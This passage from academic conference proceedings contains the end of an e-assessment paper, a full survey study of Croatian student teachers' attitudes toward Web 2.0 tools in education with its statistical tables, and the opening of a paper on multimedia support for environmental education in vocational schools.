It should be emphasized that the teacher concludes and always will conclude the final grade only after a short oral exam.

REFERENCES

[1] *e-Assessment – Guide to effective practice*, e-Assessment Association (eAA), http://www.e-assessment.com/sites/default/files/e-assessment_-_guide_to_effective_practice_full_version.pdf [14.10.2011.]

[2] *e- Assessment*, http://en.wikipedia.org/wiki/E-assessment [12.08. 2011.]

[3] Baker, F.,B. (2001), *Basics of Item Response Theory – Second Edition*, USA: ERIC Clearinghouse on Assessment and Evaluation.

[4] Hambleton, R., K., Swaminathan, H. (1985), *Item Response Theory – Principles and Applications*, Boston/Dordrecht/Lancaster: Kluwer-Nijhoff Publishing.

[5] Bloom, B.S. (1956) *Taxonomy of educational objectives: The classification of educational goals: Handbook I, Cognitive domain*, New York;Toronto: Longmans, Green.

[6] Anderson, L. W., Krathwohl, D. R. (2001). *A taxonomy for learning, teaching and assessing: A revision of Bloom's Taxonomy of educational objectives,* New York: Longman.

[7] *IMS Question and Test Interoperability Addendum*, http://www.imsglobal.org/question/ [02.11.2011.]

[8] Costagliola, G., Ferrucci, F., Fuccella, V. (2007), *A Web-Based E-Testing System Supporting Test Quality Improvement*, Advances in Web Based Learning – ICWL 2007, http://weblab.dmi.unisa.it/weblab/images/stories/papers/lncs08b.pdf [02.07.2011]

[9] Buzzetto-More, N. A., Ayodele, J.A. (2006), *Best Practices in e-Assessment*, Journal of Information Technology Education, Volume5, 2006, http://jite.org/documents/Vol5/v5p251-269Buzzetto152.pdf [10.02.2011.]

[10] Hewagamage, K. , P., Usoof, H., Wikramanayake, G.N., Hudson, B. (2011), *Designing e-Assessment in Massive Online Courses*, Singapore: IPSCIT, Vol. 12, http://www.ipcsit.com/ vol12/4-ICDLE2011E0009.pdf [28.11.2011.]

[11] Grgin, T., (2001), Školsko ocjenjivanje znanja, Zagreb: Slap, ISBN 953-191-102- 9.

[12] Plake, B.S., Kane, M.T. (1991), *Comparison of Methods for Combining the Minimum Passing Levels for Individual Items into*

a Passing Score for a Test, http://www.jstor.org/pss/1434846 [02.01.2011.]

[13] Moodle, http://moodle.org/

[14] Ansari, A., Manjunath, T.C., Ardil, C. (2008), *Implementation of a Motion Detection System*, http://www.waset.org/journals/ijece/v3/v3-1-9.pdf

[15] Lin C-W., Ling Z-H., Chang Y-C., *Compressed-Domain Fall Incident Detection for Intelligent Home Surveillance*, http://www.ee.nthu.edu.tw/~cwlin/pub/iscas05falldetection.pdf

[16] Essa, I.A., Pentland, A.P. (1997), *Coding, analysis, interpretation, and recognition of facial expressions*, http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=598232

[17] Coffin, J.F. (1996), *Facial Recognition System for Security Access and Identifications*, U.S. Patent 5,991,429.

[18] Turk, M, Pentland, A.P., (1991), *Face Recognition System*, US Patent 5.164,992,

[19] Gavrila, D.,M. (1997), *The Visual Analysis of Human Movement: A Survey*, http://www.wisdom.weizmann.ac.il/~vision/courses/2004_2/papers/The_visual_analysis_of_human_motion_Gavrila_cviu99.pdf

[20] Jamie Pratt – freelance Moodle developer, http://jamiep.org/ [15.112.2011.]

THE USE OF WEB 2.0 TOOLS IN EDUCATION FROM THE POINT OF VIEW OF FUTURE TEACHERS

E. Krelja Kurelović*, J. Tomljanović**, M. Ružić-Baf***
Polytechnic of Rijeka
Vukovarska 58, Rijeka, Croatia
* elena@veleri.hr
** jasminka.tomljanovic@veleri.hr
*** Sveučilište Jurja Dobrile u Puli, Odjel za odgojne i obrazovne znanosti
I.M.Ronjgova 1, Pula, Croatia
mruzic@unipu.hr

Abstract: The main characteristics of Web 2.0 technologies, such as openness, interactivity, collaboration, social networking and collective intelligence are consistent with the contemporary considerations in the teaching practice (constructivism and connectivism). Web 2.0 tools have thus found their application in education, resulting in what is today called e-education 2.0. New Web 2.0 technologies provide students at all levels with a different way of communicating and cooperating, simple creating, exchanging and commenting on their contents, learning in a more interesting way and the independent publishing of projects and other papers. Web 2.0 tools make students change from receivers of information to persons that can actively generate information and it allows them to learn through experience. However, the question is, how much have Web 2.0 tools penetrated into our reality of education and whether the students of teaching studies, the future teachers, have recognized the pedagogical value of Web 2.0 tools. This is the crucial research question dealt with in this paper, which presents the results of research conducted on a sample of students of junior and senior elementary school teaching studies at the Universities of Rijeka and Pula.

I. INTRODUCTION

The phenomenon called Web 2.0 has introduced significant changes to the way the Internet is used as it puts the user in the centre enabling him to actively create, publish and share data. In addition it enables interactivity, communication, cooperation and social networking thus becoming a generally accepted social platform containing numerous services and tools whose usage creates collective intelligence where every individual gives his personal contribution.

The development of Web 2.0 tools has launched new trends in the ways of teaching and learning, which ended in the emergence of e-learning 2.0. Various descriptions of the e-learning 2.0 agree that it is this use of Web 2.0 tools, such as wikis, blogs, RSS, photo and video sharing, tagging, bookmarking and social networking in teaching activities that enables students at all levels to connect, cooperate, exchange ides and publish contents, but also to acquire new knowledge and experiences, which all contribute to learning objectives [2], [7], [11], [13]. Web 2.0 emphasizes cooperation and sharing, and social software allows the continuation of the teaching process based on the previously discerned advantages of peer learning. The way in which we learn is, at the same time, given more emphasis than the exact content of our learning [7].

According to [9], Web 2.0 tools provide support to students of the net-generation, who are used to an interactive and fast surrounding, and to student-oriented learning based on the principles of creativity, communication, cooperation and sharing. Learning is implemented through new, smaller planned forms of knowledge building. Schools must be able to take advantage of modern electronic media and Web 2.0 tools to promote active incorporation of students in the learning process because Web 2.0 tools respect students' interests, needs and behaviour patterns [10]. Instead of standardized, individually focused, teacher – mediated curricula, Web 2.0 technologies call for knowledge construction in a collaborative, production – oriented, often in a nonlinear manner with access to knowledge mediated by its users [5]. The so far mentioned arguments point to a considerable potential of Web 2.0 tools in their implementation in education, which has also been confirmed by research results [1].

The Web 2.0 – mediated learning is closest to the constructivist theory of learning which puts active participation, cooperation, personal interpretation of content based on personal and non-personal experience in its centre [1], [4]. Nevertheless, [12] considered the existing learning theories not to be adequate to learning in today's digital era, and has introduced a new theory of learning– connectivism. Connectivism focuses on

connecting information and the creation of social connections which enable learning. In today's period of time, when search for new information is relentless, what is of utmost importance is the ability to distinguish important information from unimportant, i.e. to know how to choose what to learn, how to connect various sources of information, how to see connections between different fields, concepts and ideas, and how to maintain these connections to facilitate continuous learning – because knowledge is possessed by learning communities, and not by an individual [12], [7], [8]. Acquisition of up-to-date information is the intent of all connectivist learning activities, and the possibility to acquire new knowledge is more critical than the current knowledge. To sum up, this theory emphasises the skills required by students to be successful in the digital era where, according to Siemens, the capacity to learn what we are going to need tomorrow is more important than what we know today [7]. According to [10], connectivism represents a model of learning which takes into consideration "tectonic shifts in society" where learning has ceased to be an individual activity strongly relying on the teacher – student interaction.

Reference [10] considers that today's students do not accept the traditional lecture-based teaching as it is too dull, outdated and uninteresting. Indeed, they have become used to a dynamic and interactive environment, mediated by information and communication technologies. There is a big gap between students at-home and in-school use of the Web. Modern students, the so called "digital natives“, use social networks, blogs, wikis, social bookmarking and other Web 2.0 activities on daily basis, but outside school and not for educational purposes [1]. On the other hand, there are teachers who often do not appreciate the advantages of learning based on Web 2.0 tools and never include them in teaching activities since they are not accustomed to such an environment [13]. We can also say there is an extensive gap between teaching staff and their technologically savvy students [5]. A research conducted in the UK in 2008 (Becta) showed that only a small number of school teachers were using Web 2.0 applications in their teaching, although 59% of them believed that Web 2.0 applications did have the potential to improve teaching and learning outcomes, but many expressed concern about the time needed for familiarisation and development [6]. The educational process requires, above all, teachers with a high level of technological-content-pedagogical knowledge because they can generate positive attitudes towards changes that innovative technologies bring into schools [3]. School teachers need competences and support for understanding Web 2.0 tools and their pedagogical benefits and for integrating them into the classrooms. It is therefore extremely important that future teachers be motivated, educated and trained for a pedagogically planned use of ICT in teaching, Web 2.0 tools included, as early as possible during their studies. Teachers' education faces the dual challenges of applying Web 2.0 tools: to enhance teacher preparation and preparing teachers for use of Web 2.0 tools in the classroom as authentic practice [2].

II. PROBLEM AND HYPOTHESES

As it has been noted previously in the text, the integration of Web 2.0 tools in educational activities, whether at a university or a lower level of formal education, has been rather slow. The critical link in the process has been the teachers. It is understandable that older teachers possess a solidly built teaching style, and ICT as a teaching and learning aid are used within the limits of their capacities and interests. However, students of teaching studies are "digital natives" and Web 2.0 tools should not be an unknown area to them. These future teachers are expected to recognize the pedagogical value of Web 2.0 tools, and to express positive attitudes towards and perception of the use of Web 2.0 tools in teaching and learning.

The objective of this research was to establish whether future teachers were disposed to accept and use Web 2.0 tools for educational purposes. Incidentally, numerous researches have confirmed that teachers' attitudes and perceptions are crucial for teachers' implementation of technology innovations in teaching and learning. Accordingly, the following hypotheses were assumed:

H1: There is a statistically significant difference in attitudes towards and perceptions of pedagogical values of Web 2.0 tools with regards to:

- sex (H1a)
- course of studies (H1b)
- year of studies (H1c).

H2: Frequency of use of Web 2.0 tools positively affects attitudes towards and perception of pedagogical values of Web 2.0 tools.

III. METHODS

The target group of this research were the students of the final years of teaching studies, and the research was, consequently, carried out at the Faculty of Humanities and Social Sciences and the Faculty of Teacher Education at the University of Rijeka, and Department of Pre-School and Primary School Teaching at the University of Juraj Dobrila in Pula. A questionnaire consisting of 3 parts was devised for this research. The first part had to be filled in with general information on the respondent (sex, year and course of study). This was followed by questions regarding the frequency of use of Web 2.0 tools, and the third part contained 20 statements aimed at examining the respondents' attitudes towards and perceptions of the use of Web 2.0 tools in educational (teaching) process. The respondents were offered five ready-made responses, from 1 – never / strongly disagree, to 5 – very often / strongly agree, to express frequency, or their attitudes and perceptions. The survey was anonymous.

IV. RESULTS AND ANALYSIS

The sample comprised 83 respondents, 19% of which were male students and 81% female students. With regard to the year of studies, there were 23% third-year students, 58% fourth-year students and 19% fifth-year students. The majority of the sample (60%) comprised students of primary school teaching students, 31% of students of single-subject information science studies and

9% students of double-subject information science studies.

With regard to the frequency of use of Web 2.0 tools (in free time), worth noting are: tools for media sharing (70%), instant messaging (65%) and social networks (57%). The majority of the respondents had never used tools for social bookmarking (51%) and tools for collaborative and creative learning (40%).

With regard to the importance of use of Web 2.0 tools for their future job, 55% of the students consider their use is very important, for 40% of them it is moderately important, 4% students thought that use of Web 2.0 tools have little importance, and 1% that their use is irrelevant.

Only 5% of the students responded that their favourite way of communicating was via social networks and 10% of the students stated that their favourite way of learning was by exchange of information, experience, opinions and knowledge via social software. Respondents prefer traditional ways of communicating (face-to-face and telephone) and learning (attendance at lectures, learning from books and other printed materials).

The engagement of the students in using certain Web 2.0 tools during their study courses does not show a high frequency (Figure 1). To help them with their studies students mostly (4-often and 5-very often, *together*) used the wiki system for collaborative creation and publishing of contents (41%), followed by media exchange tools and social networks (35%), and document collaboration tools (34%). The lowest (1-never) frequency of use of Web 2.0 tools for educational activities during courses was associated with social bookmarking (58%), learning authoring tools (52%), and blogging (47%).

The majority of the students expressed their greatest agreement (response 5 on the Likert Scale) regarding attitudes to and perceptions of the use of Web 2.0 tools in teaching on the following:

- I would use educational video content published on the YouTube Service in teaching (48%)
- Web 2.0 tools are suitable for use in educational activities as they enable children to easily communicate, cooperate and publish results of group projects, homework, research etc. (42%)

Students mostly agree (response 4) that:

- Authoring suitable Web 2.0 activities for pupils requires too much time and effort of the teacher. (51%)
- By using Web 2.0 tools in the classroom I would lose control of the teaching process. (46%)

Greatest hesitation (response 3) of the students was expressed with regard to the same statements as in the previous response.

The highest percentage of responses "2 – disagree" was achieved by the following statements:

- Use of Web 2.0 tools in teaching would allow pupils to have fun instead of learning. (35%)
- Use of Web 2.0 tools is not suitable for pupils of elementary and secondary schools. (31%)

Students strongly disagreed (response 1) with statements where the following response were most frequent:

- Pupils should not be encouraged to write blogs as anybody can write inappropriate comments and arbitrary criticism. (18%)
- Teachers who communicate with pupils via a social network (e.g. Facebook) lose their authority in the classroom. (17%)

The results have shown that most of the respondents have positive attitudes to and perceptions of the use of Web 2.0 tools in the educational process.

V. TESTING THE HYPOTHESES

In order to prove the first hypothesis in observational research, a non-parametric Friedman test was carried out, as well as a Wilcoxon test for dependent groups of attitudes to and perceptions of pedagogical values of Web 2.0 tools regarding sex, course of studies and year of studies, and the Bonferroni correction to control the alpha error.




Figure 1. Frequencies of use of Web 2.0 tools for educational activities during studies

Friedman's test represents an extremely useful and widely applicable method which is, in term of parametric statistics, analogue to the „Dual Analysis of Variance“. Friedman's test was conducted in order to determine the differences in medians of defined attitudes and perceptions of the respondents with regard to Web 2.0 tools considering their: sex, course of studies and year of studies. Friedman's test (Figure 2) confirmed the existence of statistically significant differences in the medians of attitudes and perceptions ($X^2(1, N=83) = 286.8960$; $p<0.05$), and the Kendall's coefficient of concordance of (0.18) pointed to the existence of a significant bond among all the groups i.e. sex, course of studies and year of studies, with attitudes to and perceptions of pedagogical values of Web 2.0 tools.

The Kendall's coefficient of concordance for the male sex was 0.13, and for the female sex 0.23. The values of the Kendall's coefficients of concordance per courses of studies and years of studies were: junior primary teaching 0.27, single-subject information sciences studies 0.15, double-subject information sciences studies 0.31, third year of studies 0.35, fourth year of studies 0.16 and fifth year of studies 0.20. Such obtained values clearly show that each of them is linked to the attitudes to and perceptions of pedagogical values of Web 2.0 tools. Wilcoxon test, accompanied by the Bonferroni control of the alpha error ($pc_{kor} = 0.00625 < p < 0.05$) were used to carry out post-hoc analyses of the comparisons of results of relations of each group towards attitudes to and perceptions of pedagogical values of Web 2.0 tools. It was concluded that there was a statistically significant difference of medians of the attitudes to and perceptions of pedagogical values of Web 2.0 tools, which was least caused by sex (Figure 3), significantly increasing with the years of studies (Figure 4) and mostly by the course of studies (Figure 5), as certain

All Groups
Friedman ANOVA and Kendall Coeff. of Concordance (Mipro
ANOVA Chi Sqr. (N = 83, df = 19) = 286,8960 p =0,00000
Coeff. of Concordance = ,18193 Aver. rank r = ,17195

Variable	Average Rank	Sum of Ranks	Mean	Std.Dev.
7.1	12,89759	1070,500	3,975904	0,795964
7.2	8,62651	716,000	3,156627	1,184060
7.3	8,42169	699,000	3,192771	1,204239
7.4	7,92169	657,500	3,036145	1,120167
7.5	7,65060	635,000	2,951807	1,342582
7.6	14,45181	1199,500	4,240964	0,774445
7.7	15,30723	1270,500	4,313253	0,868524
7.8	11,99398	995,500	3,795181	0,893868
7.9	8,96386	744,000	3,289157	1,053798
7.10	10,24096	850,000	3,530120	0,888097
7.11	13,56627	1126,000	4,036145	0,803131
7.12	10,56627	877,000	3,578313	0,938609
7.13	7,47590	620,500	3,000000	0,910642
7.14	12,26506	1018,000	3,831325	0,852819
7.15	8,87349	736,500	3,144578	1,149046
7.16	9,24096	767,000	3,313253	0,936101
7.17	8,97590	745,000	3,325301	1,013427
7.18	9,84940	817,500	3,361446	1,077240
7.19	10,98193	911,500	3,638554	0,957363
7.20	11,72892	973,500	3,771084	0,831180

Figure 2. Result of the Friedman test

Wilcoxon Matched Pairs Test (Mipro_2012_235715
Marked tests are significant at p <,05000

Pair of Variables	Valid N	T	Z	p-level
Spol & 7.1	83	1182,000	2,252913	0,024265
Spol & 7.2	83	1112,000	0,763710	0,445041
Spol & 7.3	83	982,500	0,588144	0,556436
Spol & 7.4	83	1075,000	0,980241	0,326968
Spol & 7.5	83	1192,000	0,492766	0,622178
Spol & 7.6	83	1176,000	2,281162	0,022540
Spol & 7.7	83	1176,000	2,281162	0,022540
Spol & 7.8	83	1160,000	2,206292	0,027364
Spol & 7.9	83	1154,000	1,257920	0,208422
Spol & 7.10	83	1048,000	1,663011	0,096311
Spol & 7.11	83	1192,000	2,355385	0,018504
Spol & 7.12	83	1144,000	2,130762	0,033109
Spol & 7.13	83	1018,500	1,310889	0,189896
Spol & 7.14	83	1176,000	2,281162	0,022540
Spol & 7.15	83	1219,500	1,085154	0,277854
Spol & 7.16	83	1144,000	1,815194	0,069495
Spol & 7.17	83	1105,000	1,349650	0,177129
Spol & 7.18	83	1160,000	1,568738	0,116710
Spol & 7.19	83	1109,500	1,830194	0,067222
Spol & 7.20	83	1144,000	2,130762	0,033109

Figure 3. Result of the Wilcoxon test (sex & attitudes and perceptions)

Wilcoxon Matched Pairs Test (Mipro_2012_2357151719)
Marked tests are significant at p <,05000

Pair of Variables	Valid N	T	Z	p-level
GS & 7.1	83	804,0000	0,178767	0,858121
GS & 7.2	83	187,0000	4,884694	0,000001
GS & 7.3	83	221,0000	4,912520	0,000001
GS & 7.4	83	198,0000	5,278269	0,000000
GS & 7.5	83	342,0000	4,877300	0,000001
GS & 7.6	83	521,0000	2,259512	0,023852
GS & 7.7	83	445,0000	2,723028	0,006469
GS & 7.8	83	589,5000	1,317363	0,187718
GS & 7.9	83	292,5000	4,582598	0,000005
GS & 7.10	83	394,0000	3,150334	0,001631
GS & 7.11	83	651,0000	0,571003	0,567998
GS & 7.12	83	475,0000	2,634738	0,008421
GS & 7.13	83	126,0000	5,886285	0,000000
GS & 7.14	83	679,0000	0,970693	0,331702
GS & 7.15	83	326,0000	4,669043	0,000003
GS & 7.16	83	312,0000	4,207966	0,000026
GS & 7.17	83	368,0000	4,381507	0,000012
GS & 7.18	83	415,0000	3,680802	0,000233
GS & 7.19	83	607,5000	2,427778	0,015192
GS & 7.20	83	499,0000	1,537249	0,124233

Figure 4. Result of the Wilcoxon test (years of study & attitudes and perceptions)

Wilcoxon Matched Pairs Test (Mipro_2012_2357151719)
Marked tests are significant at p <,05000

Pair of Variables	Valid N	T	Z	p-level
NS & 7.1	83	172,0000	6,408554	0,000000
NS & 7.2	83	634,5000	3,290425	0,001000
NS & 7.3	83	328,5000	4,080217	0,000045
NS & 7.4	83	759,5000	2,370602	0,017760
NS & 7.5	83	764,5000	2,012760	0,044141
NS & 7.6	83	124,0000	6,870004	0,000000
NS & 7.7	83	198,5000	6,546762	0,000000
NS & 7.8	83	268,0000	5,702952	0,000000
NS & 7.9	83	446,0000	4,212940	0,000025
NS & 7.10	83	362,0000	4,955497	0,000001
NS & 7.11	83	117,0000	6,520041	0,000000
NS & 7.12	83	330,0000	5,246525	0,000000
NS & 7.13	83	930,0000	2,464660	0,013715
NS & 7.14	83	250,5000	5,887406	0,000000
NS & 7.15	83	709,0000	3,122139	0,001796
NS & 7.16	83	794,0000	3,463649	0,000533
NS & 7.17	83	392,5000	4,554702	0,000005
NS & 7.18	83	696,0000	3,725274	0,000195
NS & 7.19	83	260,0000	5,490802	0,000000
NS & 7.20	83	256,5000	5,770252	0,000000

Figure 5. Result of the Wilcoxon test (course of studies & attitudes and perceptions)

influence was observed with regard to all offered attitudes and perceptions. The obtained alpha error points to the rejection of the null hypothesis.

Testing of the second hypothesis by the analysis of variance for regression confirmed that the groups of results were statistically significantly different in the recorded attitudes to and perceptions of pedagogical values of Web 2.0 tools ($F(3,44) = 3.4435$; $p<0.05$) and that the rate of correlation (η^2) between the frequency of use of Web 2.0 tools and the attitudes to and perceptions of pedagogical values of Web 2.0 tools was significant and amounted to 0.190143, which means that 19% of the variance of the results of attitudes and perceptions can be explained by different frequency of use.

The post-hoc test proved ($p = 0.0017259 < 0.05$) that there was a statistically significant difference between the frequencies of use 2 and 4, which can be clearly seen in the graph above (Figure 6). Levene's Test of the equality of variances confirmed that $F = 2.021459$ and there was no statistically significant difference of results variance between different groups of samples, which indicates that $p = 0.124722 > 0.05$. Since there were no differences of results variance it can be concluded that the equality of variances requirements was satisfied.

Obtained results fully confirm that the frequency of use of Web 2.0 tools positively affects the attitudes towards and perceptions of pedagogical values of Web 2.0 tools.

VI. CONCLUSION

The popularity of the Web 2.0 tools is beyond any doubt, and so are the possibilities of its application in education. Web 2.0 tools can be seen as a new educational technology encouraging users to actively participate in the communities of knowledge building and knowledge sharing. Learning theories which give students a central position in the process of education, where students can gain practice and actively acquire new knowledge by cooperating with others, match the basic concept of Web 2.0. Consequently, there is




Figure 6. An overview of the influence of the frequency of use of Web 2.0 tools on attitudes to and perception of their pedagogical value

compatibility between Web 2.0 tools and modern education, reflected in the following: engaging, inquiry, collaboration, production and publication. Nevertheless, young people use Web 2.0 tools more extensively in their free time than for the purpose of learning, which has been proven by this research. The results clearly point out that Web 2.0 tools are used at a very low scale in the education of future primary and secondary school teachers. This represents a great loss as only engaging future teachers in appropriate activities that require them to use Web 2.0 for their own learning may develop their abilities to use Web 2.0 in classrooms [2]. Education of future teachers, as well as of the practicing ones, is essential, just as is support for a pedagogically planned application of Web 2.0 tools in education. Despite their lack of personal experience in the use of Web 2.0 tools in the classroom, the respondents have expressed largely positive attitudes and perceptions regarding the pedagogical value of Web 2.0 tools. This will, without a doubt, present an excellent prerequisite for their future application.

REFERENCES

1. Ajjan, H., Hartshhorne, R., Investigating faculty decisions to adopt Web 2.0 technologies: Theory and empirical tests, Internet and Higher Education, No. 11, 2008, http://webpages.csus.edu/~sac43949/PDFs/Faculty%20Decisions%20Web%202.0.pdf (12.12.2011)
2. Albion, P.R., Web 2.0 in Teacher Education: Two Imperatives for Action, University of Southern Queensland, Australia, http://eprints.usq.edu.au/4553/1/Albion_Web_2.0_in_teacher_education.pdf (08.12.2011)
3. Avidov-Ungar, O., Eshet-Alkakay, Y., Teachers in a World of Change: Teachers' Knowledge and Attitudes towards the Implementation of Innovative Technologies in Schools, Interdisciplinary Journal of E-learning and learning Objects (IJELLO), Vol. 7, 2011, http://www.ijello.org/Volume7/IJELLOv7p291-303Avidov-Ungar767.pdf (05.01.2012)
4. Crook. C. at al., Web 2.0 technologies for learning: The current landscape – opportunities, challenges and tensions, Becta, 2008, http://dera.ioe.ac.uk/1474/1/becta_2008_web2_currentlandscape_litrev.pdf (10.01.2012)
5. Fahser-Herro, D., Steinkuehler, C., Web 2.0 Literacy and Secondary Teacher Education, Journal of Computing in Teacher Education, Vol. 26, No. 2, 2009., http://www.crste.org/images/Herro_Web20_Literacy.pdf (18.01.2012)
6. Haydn, T., Teacher education and ICT: some points for considerations from the UK, http://www.oecd.org/dataoecd/13/29/41674026.pdf (17.12.2011)
7. Hoić – Božić, E-learning 2.0, http://ahyco.ffri.hr/ (17.12.2011)
8. Kljakić, D., E-learning: Učenje za Net-generaciju, 2008, preuzeto s: http://docs.thinkfree.com (08.01.2012)
9. Ljubić Klemše, Web 2.0 alati i e-učenje u primarnom obrazovanju, http://pogledkrozprozor.wordpress.com/2010/11/27/web-2-0-alati-i-e-ucenje-u-primarnom-obrazovanju/ (15.01.2012)
10. Perić, N., Primena Web 2.0 alata u osnovnim školama – imperativ savremenog obrazovanja, Tehnologija, informatika i obrazovanje za društvo učenja i znanja, 6. Međunarodni Simpozijum, Čačak, 2011.,

http://www.tfc.kg.ac.rs/tio6/radovi/8%29%20Softveri%20u%20nastavi/PDF/805%20Nevena%20Peric.pdf (14.01.2012)

11. Redecker. K. et al., Learning 2.0: The Impact of Web 2.0 Innovations on Education and Training in Europe, JRC, 2009., http://ftp.jrc.es/EURdoc/JRC55629.pdf (11.01.2012)
12. Siemens, G., Connectivism: A Learning Theory for the Digital Age, International Journal of Instructional Technology & Distance Learning, Vol. 2, No. 1, 2005, http://itdl.org/journal/jan_05/article01.htm (18.12.2011)
13. Šćepanović, S., Kreiranje i primjena okruženja za elektronsko učenje 2.0, 2010., http://www.e-drustvo.org/proceedings/YuInfo2010/html/pdf/079.pdf (21.01.2012)

Environmental Education of Students in Vocational Schools in a Multimedia Surrounding

Vladimir Matic
Vocational School Vukovar, Croatia
vladimir.matic@vu.t-com.hr

ABSTRACT

This is a multidisciplinary paper presenting a synthesis of IT, educational and environmental factors. The author in the paper explores interfunctional connection between above mentioned factors, elaborating a comprehensive model of IT support for environmental education of students in vocational schools in a multimedia surrounding. Multimedia education, in essence, involves a multimedia information system which, in interactive communication with the user, simultaneously uses various forms of information (text, graphics, animation, music, speech). Multimedia technologies in teaching ecology of vocational schools include input/output units that allow access to desired information, as well as the automated data acquisition from the environment for purposes of the enviromental education. These units are: TV camera, microphone, scanner, etc. They generate multimedia entities such as video or audio recording, etc.

Keywords: model; teaching and learning; computers; methods

INTRODUCTION

The emergence of computers is a major challenge for all those who aspire to modernize the educational process and introduce innovative elements to it in order to raise the overall quality of educational work at higher levels [1]. As a means of communication between teachers and students, they are extremely convenient, and they also have an important role in the function of **environmental educations of students in vocational schools**.

Ecological education of youth, especially students of vocational schools at the level of secondary education, using computers and other ICT is relatively new and still not enough explored. Research conducted by the author of this work has shown that by using the appropriate IT support is possible to eliminate a number of weaknesses of traditional ecology teaching, such as:

- a lack of productivity and efficiency
  a lack of practical application of acquired knowledge and skills
- a lack of adaptation of teaching and learning to student's individual abilities and insufficient motivation for learning
- reception of traditional education dominated by verbal methods
- inability to efficiently monitor the flow of knowledge assimilation.

The research showed that, in ecological education of students in vocational schools, besides computers, it is possible to use other ICT such as PDS and LCD projector, overhead projector with an LCD panel, tape recorder, video player, etc. Of course, good quality IT support is unimaginable without internet access.

In recent times the market shows a number of new devices, which can be used as IT support in teaching ecology, and in other subjects teaching ecological content as well.

Special benefits of environmental education of students in vocational schools are provided by *flexo camera* (*micro camera).* It is mostly used in biology and chemistry classes, and you can play great detail on the TV screen or LCD projector. It also allows direct playback of images and graphs from the textbook, which greatly improves the quality of teaching, and shortens teacher's lesson preparation time. In addition, using a special adapter, this camera can be connected to a microscope to get a bigger image on an LCD projector or a TV screen.

An important part of IT support for environmental education of students in vocational schools is an *interactive electronic whiteboard*. In combination with MIMIOXi technology, an ordinary markers writing white board becomes interactive. Instead of the use of ordinary marker pens, electronic ones are use, and the written text can be stored in computer memory and, if necessary, used again. It is possible to add images, graphs and text from a different program to a text, and it can be written in 48 colours and projected by an LCD projector or TV screen.

Modern multimedia teaching is, of course, unimaginable without a web camera, VHS camera and high quality digital camera. These devices are not used for the projection of teaching materials, but for their creation. It cannot be said that this is the rule, but the highest quality instructional materials used in the

multimedia classes are made in school. Teachers of different specialities (a teacher, an educator, a sociologist, etc.) participate in making such materials.

Significant role in IT support for environmental education of students in vocational school have input/output units that allow access to desired data and information, as well as automated data acquisition from the environment. These units are: TV camera, microphone, scanner, etc. They generate multimedia entities such as video or audio recording, etc.

All ICTs mentioned, including educational software, which is an integral part of this work, which was developed by the author, were used in the **modelling of IT support** for environmental education of students in vocational schools. Thus the model of IT support for environmental education of students in vocational schools, *integral learning system* ISL, used in this study, is created.

This model includes multimedia information system which simultaneously uses different manifestations of information (text, graphics, animation, music, speech) in interactive communication with the user. Modelling of such information system requires the knowledge of information technology, education and environmental factors and their cross functional links in order to define how, when and to what extent the computers, software, the Internet, and other ICT should be used in subjects of vocational schools. Naturally, the aim is the implementation of the model in the ecology teaching, but in other subject teaching environmental content as well [2].

I. IT SUPPORT IN TEACHING PREPARATION PROCESS

IT supported ecology and other subjects including ecology content teaching include high-quality teacher preparation. The preparation involves individual lesson programming, preceded by making of operational programs. This operational program is based on a framework program of individual subjects and must contain certain essential elements, such as:

- lesson timing
- teaching units (topics)
- number of a teaching unit
- lesson
- lesson type
- teaching methods
- teaching aids
- sociological teaching forms and
- teaching place.

What teaching resources will be used to achieve the goals and objectives of the planned lesson depends on the capability of the educational institution. Teaching aids relevant for the subject of this paper are computer and modern ICTs.

II. THE EXAMPLE OF ECOLOGY LESSON PLAN IN COMPUTER ENVIRONMENT

Prior to lesson planning, the teacher should carefully consider which teaching units are suitable for computer processing and whether students have enough IT knowledge to work on a computer. It is also necessary to define whether to use the computer as a tool for teaching with appropriate teaching software, as a tool for working with software or a device that helps the user to teach others.

After defining the role of computers in teaching, the teacher should choose teaching materials according to programme and aims of the teaching unit (teaching software, web page, etc.). The lesson planned this way can be performed in multimedia or computer science classroom. The time of the classroom usage should be adjusted to the time the lesson is planned. The classroom should be ready for work, which means that the computer should be already on and teaching software well tested. If there is no opportunity for individual work, that is one student at the workstation, couples and groups should be formed in a way that student not enough adept to be working on the computer should pair or group with those students who have enough knowledge to work independently on a computer.

Table 1. shows an example of a lesson plan form for IT supported ecology teaching.

